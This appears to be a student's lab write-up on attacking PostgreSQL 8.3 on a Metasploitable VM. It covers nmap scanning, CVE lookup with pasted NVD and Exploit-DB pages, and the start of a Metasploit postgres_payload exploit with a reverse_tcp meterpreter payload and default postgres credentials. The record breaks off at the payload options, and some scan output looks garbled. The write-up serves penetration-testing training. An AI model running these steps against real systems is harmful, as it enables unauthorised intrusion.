

Ahmed Emad Eldeen Abdelmoneam

LinkedIn: <https://www.linkedin.com/in/0x3omda/>


Portfolio : <https://eng-ahmed-emad.github.io/AhmedEmad-Dev/>


PostgreSQL Port : 5432

PostgreSQL is an open-source, object-relational database management system (ORDBMS) used to store and manage structured data.


It is widely adopted in enterprise and web applications due to its reliability, extensibility, and strong support for SQL standards.

First I Installed Kali Linux And Metasploitable Machines





Second : I used ifconfig to know my ip and subnet (Target IP located: 192.168.172.129):



I Found Out It Was 192.168.172.0/24 so I used a simple Nmap Command On whole network and found out that machine has IP address of 192.168.172.129/24

3. Port Scanning

Command:

Bash

nmap -p- 192.168.172.129

→ Port 5432 found open → service: postgresql

```
kali@kali:~/Desktop
└─$ nmap 192.168.172.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 16:29 EST
Nmap scan report for 192.168.172.1
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.172.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.172.2
Host is up (0.000056s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:E2:93:FF (VMware)

Nmap scan report for 192.168.172.129
Host is up (0.00115s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1899/tcp  open  rmieregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3386/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8080/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:FB:FC:DC (VMware)

Nmap scan report for 192.168.172.254
Host is up (0.000097s latency).
All 1000 scanned ports on 192.168.172.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:F9:B4:C1 (VMware)
```

I found that the port I am curious about is open which is port **5432**

Fourth : I wanted to know the version so I used -A option which

4. Detailed Service & Version Fingerprinting

Command:

Bash

nmap -A -p 5432 192.168.172.129


Result:

text

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7


Confirmed version: **PostgreSQL 8.3.0 – 8.3.7**

enables **aggressive scan mode**, which combines **OS detection**, **version detection**, **default scripts (NSE)**, and **traceroute** in a single scan.



```
kali@kali: ~/Desktop
└─$ nmap -A 192.168.172.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 16:35 EST
Nmap scan report for 192.168.172.129
Host is up (0.00041s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.172.200
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 00:b0:fc:fe:1c:0f:5f:6a:74:d6:90:24:fa:c4:d5:6c:ed (DSA)
|_  2048 56:56:24:0f:21:1d:dea:72b:ae:61:bi:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_sslv2:
|_  SSLv2 supported
|_  cipher:
|_  SSL2_RC4_128_WITH_MD5
|_  SSL2_RC4_128_EXPORT40_WITH_MD5
|_  SSL2_DES_64_CBC_WITH_MD5
|_  SSL2_RC2_128_CBC_WITH_MD5
|_  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_  SSL2_DES_192_EDE3_CBC_WITH_MD5
|_  ssl-date: 2026-01-27T11:35:46+00:00; +3s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-headers: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

And this is how nmap scan appears in **Wireshark** which help me improve my Analysis Skills (Educational) 😊



I found out that the version is **PostgreSQL DB 8.3.0 - 8.3.7**

And I found 3 CVE's in NVD and 1 in Exploit DB (CVE-2012-0868)

- **CVE-2012-0868**
- **CVE-2012-2655**
- **CVE-2010-4015**

NVD Report : <https://nvd.nist.gov/vuln/detail/cve-2012-0868>

VULNERABILITIES

CVE-2012-0868 Detail

DEFERRED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Description

CRLF injection vulnerability in pg_dump in PostgreSQL 8.3.x before 8.3.18, 8.4.x before 8.4.11, 9.0.x before 9.0.7, and 9.1.x before 9.1.3 allows user-assisted remote attackers to execute arbitrary SQL commands via a crafted file containing object names with newlines, which are inserted into an SQL script that is used when the database is restored.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:



NIST: NVD

Base Score: 6.8 MEDIUM

Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:P)

QUICK INFO

CVE Dictionary Entry:

CVE-2012-0868

NVD Published Date:

07/18/2012

NVD Last Modified:

04/10/2025

Source:

Red Hat, Inc.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

URL

Source(s)


Tag(s)

6. Vulnerability Research

Searched National Vulnerability Database (NVD) and Exploit-DB for CVEs affecting PostgreSQL 8.3.x:

CVE ID	CVSS v2 Score	Vulnerability Type	Impact	Reference
CVE-2012-0868	6.8 (Medium)	SQL Injection via CRLF in pg_dump/restore	Arbitrary SQL execution during restore from crafted backup	https://nvd.nist.gov/vuln/detail/CVE-2012-0868
CVE-2012-2655	4.0 (Medium)	Denial of Service via SECURITY DEFINER functions	Authenticated users can crash the PostgreSQL server	NVD / PostgreSQL notes
CVE-2010-4015	6.5 (Medium)	Buffer overflow in intarray module (gettoken)	DoS + potential remote code execution (authenticated users)	NVD

VULNERABILITIES


CVE-2012-2655 Detail

DEFERRED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Description

PostgreSQL 8.3.x before 8.3.19, 8.4.x before 8.4.12, 9.0.x before 9.0.8, and 9.1.x before 9.1.4 allows remote authenticated users to cause a denial of service (server crash) by adding the (1) SECURITY DEFINER or (2) SET attributes to a procedural language's call handler.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:

NIST: NVD

Base Score: **4.0 MEDIUM**

Vector: (AV:N/AC:L/Au:S/C:N/I:N/A:P)

QUICK INFO

CVE Dictionary Entry:

CVE-2012-2655

NVD Published Date:

07/18/2012

NVD Last Modified:

04/10/2025

Source:

Red Hat, Inc.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed,

VULNERABILITIES


CVE-2010-4015 Detail

DEFERRED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Description

Buffer overflow in the gettoken function in contrib/intarray/_int_bool.c in the intarray array module in PostgreSQL 9.0.x before 9.0.3, 8.4.x before 8.4.7, 8.3.x before 8.3.14, and 8.2.x before 8.2.20 allows remote authenticated users to cause a denial of service (crash) and possibly execute arbitrary code via integers with a large number of digits to unspecified functions.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:

NIST: NVD

Base Score: **6.5 MEDIUM**

Vector: (AV:N/AC:L/Au:S/C:P/I:P/A:P)

QUICK INFO

CVE Dictionary Entry:

CVE-2010-4015

NVD Published Date:

02/01/2011

NVD Last Modified:

04/10/2025

Source:

Apple Inc.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this

ExploitDB : <https://www.exploit-db.com/exploits/7855>

The screenshot shows the ExploitDB interface for the exploit 'PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution'. The header includes the Exploit Database logo and navigation icons. The main content area displays the following details:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
7855	N/A	BERNARDO DAMELE	LOCAL	LINUX	2009-01-25

Additional information shown includes 'EDB Verified: ✓', 'Exploit: [download icon] / [code icon]', and 'Vulnerable App:'. Below this, there is a section for the exploit description and references:

PostgreSQL UDF for command execution

[1] <http://bernardodamele.blogspot.com/2009/01/command-execution-with-postgresql-udf.html>
[2] https://svn.sqlmap.org/sqlmap/trunk/sqlmap/extra/postgresludf/sys/lib_postgresludf_sys_0.0.1.tar.gz

mirror: <https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/7855.tar.gz> (2009-lib_postgresludf_sys_0.0.1.tar.gz)

milw0rm.com [2009-01-25]

Tags: [left arrow icon] [right arrow icon] Advisory/Source: Link

The bottom navigation bar contains links for 'Databases', 'Links', 'Sites', and 'Solutions'.

Vulnerability Summary

CVE ID: CVE-2012-0868

Severity: Medium (CVSS v2.0: 6.8)

Type: SQL Injection via CRLF/Newline injection during backup restore

Impact: Execution of arbitrary SQL commands during the database restore process

CVE ID: CVE-2012-2655

Severity: Medium (CVSS v2.0: 4.0)

Type: Denial of Service due to improper handling of SECURITY DEFINER/SET in procedural language call handlers

Impact: Remote authenticated users can crash the PostgreSQL server, causing a denial of service

CVE ID: CVE-2010-4015

Severity: Medium (CVSS v2.0: 6.5)

Type: Buffer overflow in PostgreSQL intarray module (gettoken function)

Impact: Remote authenticated users can cause a denial of service and potentially execute arbitrary code

Additional Exploit Reference: Exploit-DB 7855 – PostgreSQL UDF code execution <https://www.exploit-db.com/exploits/7855>

Critical Note: PostgreSQL 8.3 branch is **End-of-Life** since 2013 → no security updates → highly vulnerable when network-accessible.

Conclusion

- Successfully identified PostgreSQL 8.3.0–8.3.7 on port 5432.
- Located multiple medium-severity vulnerabilities exploitable due to outdated software.
- Demonstrated complete reconnaissance workflow: network discovery → port scan → version detection → vulnerability enumeration.

-

Tools & Resources Used

- ifconfig
- Nmap (-sn, -p-, -A)
- Wireshark
- NVD
- Exploit-DB

-


Prepared by: Ahmed Emad Eldeen Abdelmoneam

Benha – January 2026

NOW LETS EXPLOIIIIITTTTTTTTTTTTTTTT 😊

First I used msfconsole command to open Metasploit

Second I searched for **PostgreSQL 8.3.0 – 8.3.7** modules using **SEARCH** command and I found the exact one I want and used **USE** (exploit/linux/postgres/postgres_payload)



```
kali@kali: ~/Desktop
msf6 > search exploit/linux/postgres/postgres_payload

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/linux/postgres/postgres_payload  2007-06-05      excellent Yes     PostgreSQL f
or Linux Payload Execution
1  \ target: Linux x86
2  \ target: Linux x86_64

Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86_64'
msf6 > use 0
```

now I used SHOW OPTIONS command and I set RHOSTS to the target machine which is 192.168.172.129 and LHOSTS to ETH0

```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X Metasploit2 Linux X kali-linux-2025.2-vmware-...
kali@kali: ~Desktop
File Actions Edit View Help
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86_64'
msf6 > use 0
Using configured payload linux/x86/meterpreter/reverse_tcp
New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > show options
Module options (exploit/linux/postgres/postgres_payload):
Name      Current Setting  Required  Description
VERBOSE   false           no       Enable verbose output

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
SESSION   no              no       The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
DATABASE  postgres        no       The database to authenticate against
PASSWORD  postgres        no       The password for the specified username. Leave blank for a random password.
RHOSTS    postgres        no       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
exploit.html
RPORT     5432            no       The target port
USERNAME  postgres        no       The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
